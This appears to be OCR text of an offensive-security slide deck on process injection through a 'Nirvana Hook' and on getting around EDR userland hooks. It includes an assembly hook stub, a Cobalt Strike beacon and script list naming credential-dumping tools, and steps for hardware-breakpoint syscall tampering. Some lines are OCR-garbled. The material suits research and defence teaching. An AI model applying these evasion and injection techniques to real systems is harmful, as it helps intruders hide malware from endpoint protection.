
```
push rbp
mov rbp, rsp

; This will modify the instruction push RBP into
JMP R10
mov qword ptr[rip – 15] 0xE2FF41

push rax
push rbx
push rcx
push r9
push rl0
push rll
movabs rax, ${CSAddr}
call rax
pop r11
pop r10
pop r9
pop rcx
pop rbx
pop rax
pop rbp
jmp r10
```

Execution primitives: Nirvana Hook
> Process Injection with Nirvana Hook

DEMO



external	internal	listener	user	computer	note	process	pid	arch	last	sleep
10.9.8.5	192.168.25...	HTTP								ds (25% jitter)
10.9.8.5	192.168.25...	HTTP								ds (25% jitter)
10.9.8.5	192.168.25...	HTTP								ds (25% jitter)

path	ready
C:\no_scan\CobaltStrike\Agressor\tgtdelegatio	✓
C:\no_scan\CobaltStrike\Agressor\CS-Situatio	✓
C:\no_scan\CobaltStrike\Agressor\InlineExecu	✓
C:\no_scan\CobaltStrike\Agressor\nanodump\	✓
C:\no_scan\Malware\StompLoaderBof\StompL	✓
C:\no_scan\CobaltStrike\Agressor\PortBender\	✓
C:\no_scan\CobaltStrike\Agressor\Inveigh\Inve	✓
C:\no_scan\CobaltStrike\Agressor\AceLdr\bin\	✓

Ln 1, Col 1 | 100% | Windows (CRLF) | UTF-8

Synthesis (1/2)
> Is it bulletproof ?

RWX protection on hooked function

- Use of RWX on hooked function to allow the hook to restore the original code
- The hook function can perform the *VirtualProtect* call by itself
- Will increase the hook size, therefore the possible detection

Unclean threadstack and shellcode

- The call of some function can mess with the thread call stack (*LoadLibrary* for example)
- The call stack will show jump to unusual memory addresses
- Use of hardware breakpoint to avoid directly patching the remote process

EDR hooks


- The injection is still sensible to *EDR* hooks
- The injector can still be flagged as malicious once the injection ended
- Bypassing EDR hooks can be a nice addition

/ 05 Nothing to see here : bypassing userland hooks

EDR hooks 101
> Hooks, Userland and KernelLand

Interest of EDR hooks


- Placing hooks on sensitive functions such as CreateRemoteThread or NtAllocateVirtualMemory allows the EDR to prevent their execution



EDR hooks 101
> Hooks, Userland and KernelLand

Userland VS KernelLand


- EDR can easily inject hooks on userland function to **prevent** their use
- EDR can use kernel callbacks to detect **use** of sensitive functions



EDR hooks 101
> Hooks, Userland and KernelLand

Userland VS KernelLand

- EDR can easily inject hooks on userland function to **prevent** their use
- EDR can use kernel callbacks to detect **use** of sensitive f



Userland hooks can be easily removed, but we have to live with the kernel callbacks… Once userland hooks defeated, AV and EDR action of majority of Win32API is highly reduced

Bypass userland hooks
> Patching vs debugging

Patching

- Detect the EDR hook in the function and replace it
- Can trigger EDR integrity check

Bypass userland hooks
> Patching vs debugging

Patching

- Detect the EDR hook in the function and replace it
- Can trigger EDR integrity check

Patching the EDR hook implies the use of VirtualProtect that can also be hooked…

Even if it seems to be the simplest approach, it might not be the best

Bypass userland hooks
> Patching vs debugging

Patching

- Detect the EDR hook in the function and replace it
- Can trigger EDR integrity check

Hardware breakpoint

- Set a breakpoint on the syscall instruction
- Call the function with random parameter
- Wait for the breakpoint to be triggered
- Replace the random parameters in the stack
- Continue the execution

Bypass userland hooks
> Patching vs debugging

Patching

- Detect the EDR hook in the function and replace it
- Can trigger EDR integrity check


Hardware breakpoint

- Set a breakpoint on the syscall instr
- Call the function with random parame
- Wait for the breakpoint to be trigg
- Replace the random parameters in t
- Continue the execution

This is not a dehooking technique.
The EDR hook is neither modified nor deleted.

The breakpoint allows the modification of the syscall parameters just in time

Bypass userland hooking > Debugging



Malicious.exe


Set BP
Set BP Handler

NtProtect(


A breakpoint is set to be triggered when the ***SYSCALL*** *instruction is going to be executed. This is done by setting the* ***Dr0, Dr7 and Dr6*** *context registers*

Bypass userland hooking
> Debugging

A breakpoint handler is registered using the ***SetUnhandleException Filter*** *function.*
Any exception not handled by the code will be processed by the defined handler



Bypass userland hooking
> Debugging



Breakpoint Handle

SET REG[0]
SET REG[1]
…
SET STACK[0]
SET STACK[1]
…


Malicious.exe

Set BP
Set BP Handler

NtProtect(Null)

Bypass userland hooking
> Debugging

The breakpoint handler modify the registers and the stack in order to change the parameter that will be used by the syscall



Breakpoint Handle

